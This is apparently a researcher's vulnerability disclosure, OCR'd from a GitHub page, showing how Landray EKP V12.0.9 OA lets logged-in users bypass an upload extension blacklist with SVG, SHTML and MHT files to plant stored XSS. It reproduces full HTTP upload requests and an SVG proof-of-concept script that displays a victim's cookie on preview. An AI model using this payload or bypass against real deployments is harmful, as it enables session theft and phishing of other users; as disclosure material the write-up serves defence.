fa1c0n1 / m01e-wiki Public

Code Issues 1 Pull requests Actions Projects Security ...

main ...

m01e-wiki / my-vulns / landray-ekp.md

fa1c0n1 update History


1 contributor

69 lines (39 sloc) 2.16 KB ...

Landray EKP OA system allows bypass file extension blacklist and upload svg/shtml/mht files that can lead to Stored XSS, or phishing attack.

What is Landray EKP?

Landray EKP is one of a series of OA-system products of Landray company. It is used by many large and medium-sized enterprises in China.




blue.landray.com.cn/ekp/cate1?lang=zh

[redacted]

EKP

全程在线数字化OA

大中型组织在线办公首选



landray.com.cn/example?type=107

[redacted]

诚壹科技
制造 | 500人
项目、资产、专利统一管控，OA赋能创新研发
核心需求：多级门户、多域协同、快速开发平台

佳都科技
软件 | 2000人
中国软件百强企业用蓝凌OA提效管理
核心需求：加速“城市慧变得更好”的愿景实现

横琴人寿
保险 | 4000人
科技驱动智慧办公，
核心需求：管理支撑平

澳洋集团
综合集团 | 9000人
用智慧办公支撑500强企业精细化管理
核心需求：信息门户、移动办公、集成开发等

吉林动画学院
教育 | 12000人
“最佳动漫教育机构”吉林动画学院，选择蓝凌OA
核心需求：打造学校和集团跨机构、跨地域的网上办公平台


广东省交通院
勘察设计 | 1500人
打造勘察设计企业数
核心需求：打造一站式
团管理

Vulnerability Type:

Stored XSS
File uploade

Vulnerability Version:

Landrary EKP V12.0.9.R.20160325



不安全 | moatest.[redacted]/.version


版本信息

组件名称:	核心CORE	组件路径:	core
平行版本:		当前版本:	V12.0.9.R.20160325
版本序列号:	101	版本标识:	89f745c0bc1f50a744544d3563723a99
是否定制:	否		

版本检测（版本：20150721）：检测项目文件是否有发生改变

修改记录

序号	描述	修订时间	关联修改



不安全 | moatest[redacted]page.jsp


为了获得最佳操作体验，建议您使用最新版本的浏览器，支持1024 X 768以上分辨率

Copyright © 2001-2016 深圳市蓝凌软件股份有限公司 服务热线：4006-222-312

Vulnerability Description AND recurrence:


step 1

Login the EKP OA system, then click the menu to go into a working process creating page.



step 2

In the working process creating page, I can upload attachments. I try to upload `jsp` 、 `html` files at first, but I failed. Because there is a security check with a file extension blacklist in both frontend and backend. Just as screenshot shown as below:



不安全 | moatest.[redacted]/km/review/km_review_main/kmReviewMain.do?method=edit&fdId=176e0aa509118de97ba70f949609f699&s_css=default

程管理 › 营运业务申请 › OTC天利宝快速取现单客户额度调整申请

主题 testtianlibao


	信[redacted]	申请人	
	2021-01-08	申请单编号	OTCEDKH2021011100085
	○当日有效 ●永久有效 *		
司		客户代码	
		客户全天额度	（元）
天额度	（元）		
	上传 单个附件大小限制50M，为便于移动签批，请上传word、excel、ppt、pdf、txt等常用格式文件，尽可能不上传压缩包		

moatest.[redacted]显示

基于安全考虑，系统不允许上传
".js;.bat;.exe;.sh;.asp;.aspx;.com;.bat;.dll;.vbs;.py;.pl;.sh;.jsp
x;.jspf;.jar;.war;.jsp;.asp;.aspx;.ashx;.asp;.asa;.cer;.aspx;.php;.php3;.ph
p4;.h
tml;.htm;.xml;.css;.so;[redacted]附件"alert3.html"上传
操作被取消.


确定

But, the file extensions `.svg` 、 `.shtml` 、 `mht` are not in the blacklist. So I try to upload `svg/shtml/mht` files to lead to stored xss, and I make it.




```
POST /sys/attachment/uploaderServlet?gettype=upload&format=json HTTP/1.1
Host: moatest.[redacted]
Content-Length: 1304
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/87.0.4280.141 Safari/537.36
DNT: 1
Content-Type: multipart/form-data; boundary=----WebKitFormBoundaryEmEjA5nqYtCpAGFH
Accept: */*
Origin: http://moatest[redacted]
Referer:
http://moatest.[redacted]/km/review/km_review_main/kmReviewMain.do?method=edit&fdId=176e0aa509118de97ba70f949609f699&s_css=default
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=9BDF611D5C921B5108CD96055EE8D850; LtpaToken=AAECAzVGRkJCM0RCNUZGQzVDOUJzdWppbmcyfgqJmFJwqp5z/IiG64VYMVvOw7Q=; j_lang=zh-CN
Connection: close

------WebKitFormBoundaryEmEjA5nqYtCpAGFH
Content-Disposition: form-data; name="id"

WU_FILE_0
------WebKitFormBoundaryEmEjA5nqYtCpAGFH
Content-Disposition: form-data; name="name"

alert20210111.svg
------WebKitFormBoundaryEmEjA5nqYtCpAGFH
Content-Disposition: form-data; name="type"

image/svg+xml
------WebKitFormBoundaryEmEjA5nqYtCpAGFH
Content-Disposition: form-data; name="lastModifiedDate"

Fri Jan 08 2021 14:47:56 GMT+0800 (中国标准时间)
------WebKitFormBoundaryEmEjA5nqYtCpAGFH
Content-Disposition: form-data; name="size"

375
------WebKitFormBoundaryEmEjA5nqYtCpAGFH
Content-Disposition: form-data; name="userkey"

S7gUNrrTenINjNq29cjuzu%2F1OOGWZqph5Iu4HCvt4gHHXBtBL61RCA%3D%3D%0D
------WebKitFormBoundaryEmEjA5nqYtCpAGFH
Content-Disposition: form-data; name="__landray_filefd_fj"; filename="alert20210111.svg"
Content-Type: image/svg+xml
```

```
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Mon, 11 Jan 2021 02:27:37 GMT
Content-Type: text/plain;charset=UTF-8
Content-Length: 59
Connection: close
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin:
Content-Security-Policy: default-src * 'unsafe-inline' 'unsafe-eval'
X-XSS-Protection: 0
Cache-Control: no-cache

{"status":"1","filekey":"176e0c098be958b4d05c2024c158516d"}
```



```
fdId=176e0aa509118de97ba70f949609f699&s_css=default
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=9BDF611D5C921B5108CD96055EE8D850; LtpaToken=AAECAzVGRkJCM0RCNUZGQzVDOUJzdWppbmcyfgqJmFJwqp5z/IiG64VYMVvOw7Q=; j_lang=zh-CN
Connection: close

------WebKitFormBoundarys2oJ300Du3dEKSyC
Content-Disposition: form-data; name="id"

WU_FILE_0
------WebKitFormBoundarys2oJ300Du3dEKSyC
Content-Disposition: form-data; name="name"

alert20210111.svg
------WebKitFormBoundarys2oJ300Du3dEKSyC
Content-Disposition: form-data; name="type"

image/svg+xml
------WebKitFormBoundarys2oJ300Du3dEKSyC
Content-Disposition: form-data; name="lastModifiedDate"

Fri Jan 08 2021 14:47:56 GMT+0800 (中国标准时间)
------WebKitFormBoundarys2oJ300Du3dEKSyC
Content-Disposition: form-data; name="size"

375
------WebKitFormBoundarys2oJ300Du3dEKSyC
Content-Disposition: form-data; name="userkey"

S7gUNrrTenINjNq29cjuzu%2F1OOGWZqph0wm3M4EH23LS%2BRArpBiI9Q%3D%3D%0D
------WebKitFormBoundarys2oJ300Du3dEKSyC
Content-Disposition: form-data; name="__landray_filefd_fj"; filename="alert20210111.svg"
Content-Type: image/svg+xml

<?xml version="1.0" standalone="no"?>
<!DOCTYPE svg PUBLIC "-//W3C//DTD SVG 1.1//EN"
"http://www.w3.org/Graphics/SVG/1.1/DTD/svg11.dtd">
<svg version="1.1" baseProfile="full" xmlns="http://www.w3.org/2000/svg">
<polygon id="triangle" points="0,0 0,7000 8000,0" fill="#009900" stroke="#004400"/>
<script type="text/javascript">
prompt(document.cookie);
</script>
</svg>
```

```
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Mon, 11 Jan 2021 02:33:56 GMT
Content-Type: text/plain;charset=UTF-8
Content-Length: 59
Connection: close
Access-Control-Allow-Credentials: true
Access-Control-Allow-Origin:
Content-Security-Policy: default-src * 'unsafe-inline' 'unsafe-eval'
X-XSS-Protection: 0
Cache-Control: no-cache

{"status":"1","filekey":"176e0c098be958b4d05c2024c158516d"}
```



```
GET /sys/attachment/sys_att_main/sysAttMain.do?method=handleAttUpload&gettype=
submit&format=json&filekey=176e0c098be958b4d05c2024c158516d&filename=
alert20210111.svg&fdKey=fd_fj&fdModelName=
com.landray.kmss.km.review.model.KmReviewMain&fdAttType=byte&width=null&height=null
&proportion=true&fdModelId=176e0aa509118de97ba70f949609f699&s_ajax=true HTTP/1.1
Host: moatest.[redacted]
Accept: application/json, text/javascript, */*; q=0.01
DNT: 1
X-Requested-With: XMLHttpRequest
User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML,
like Gecko) Chrome/87.0.4280.141 Safari/537.36
Referer:
http://moatest.[redacted]/km/review/km_review_main/kmReviewMain.do?method=edit&
fdId=176e0aa509118de97ba70f949609f699&s_css=default
Accept-Encoding: gzip, deflate
Accept-Language: zh-CN,zh;q=0.9
Cookie: JSESSIONID=9BDF611D5C921B5108CD96055EE8D850; LtpaToken=
AAECAzVGRkJCM0RCNUZGQzVDOUJzdWppbmcyfgqJmFJwqp5z/IiG64VYMVvOw7Q=; j_lang=zh-CN
Connection: close
```

```
HTTP/1.1 200 OK
Server: nginx/1.16.1
Date: Mon, 11 Jan 2021 02:42:59 GMT
Content-Type: text/plain;charset=UTF-8
Content-Length: 149
Connection: close
Access-Control-Allow-Origin:
Pragma: No-cache
Cache-Control: no-cache,no-store,max-age=0
Expires: Thu, 01 Jan 1970 00:00:00 GMT




{"status":"1","attsize":"375.0","attname":"alert20210111.svg","attid":"176ef53422
b088a39eaa28343d784986","msg":"上传成功","atttype":"byte"}
```


moatest[redacted]/km/review/km_review_main/kmReviewMain.do?method=view&fdId=176e0aa509118de97b

首页 > 流程管理 > 营运业务申请 > OTC天利宝快速取现单客户额度调整申请

testtianlibao

申请部门	信[redacted]	申请人	苏[redacted]
创建日期	2021-01-08	申请单编号	OTCEDKH2021011100085
有效期限	○当日有效 ●永久有效		
基金登记公司		客户代码	
资产账号		客户全天额度	（元）
默认客户全天额度	（元）		
附件	全部下载 alert1.svg (367B) alert.svg (375B) alert.shtml (119B) alert.mht (133B) alert20210111.svg (375B)		

After I upload, I save and submit the working process, and then, I click the menu to pass the working process to another user to read.




moatest[redacted]/km/review/km_review_main/kmReviewMain.do?method=view&fdId=176e0aa509118de97ba70f949609f699

首页 > 流程管理 > 营运业务申请 > OTC天利宝快速取现单客户额度调整申请

testtianlibao

申请部门	信[redacted]	申请人	苏[redacted]
创建日期	2021-01-08	申请单编号	OTCEDKH2021011100085
有效期限	○当日有效 ●永久有效		
基金登记公司		客户代码	
资产账号		客户全天额度	（元）
默认客户全天额度	（元）		
附件	全部下载 alert1.svg (367B) alert.svg (375B) alert.shtml (119B) alert.mht (133B) alert20210111.svg (375B)		



testtianlibao


申请人 苏[redacted]

传阅

发送传阅人	苏[redacted]
传阅时间	2021-01-11 10:36
传阅对象	杨[redacted] *
通知方式	☑待办 □短消息
备注	

step 3

Login another user who mentioned above, and you can see there is a new message waiting to be read in the right side of the home page.




杨[redacted]
信[redacted]

您有 205 条待阅读事项

请查阅苏: 传阅的文档: testtianlibao

Click the link and go to read the new message, then click the `.svg` file link to preview. Oh, this user is attacked by stored xss!




moatest[redacted]/km/review/km_review_main/kmReviewMain.do?method=view&fdId=176e0aa509118de97b

首页 > 流程管理 > 营运业务申请 > OTC天利宝快速取现单客户额度调整申请

testtianlibao

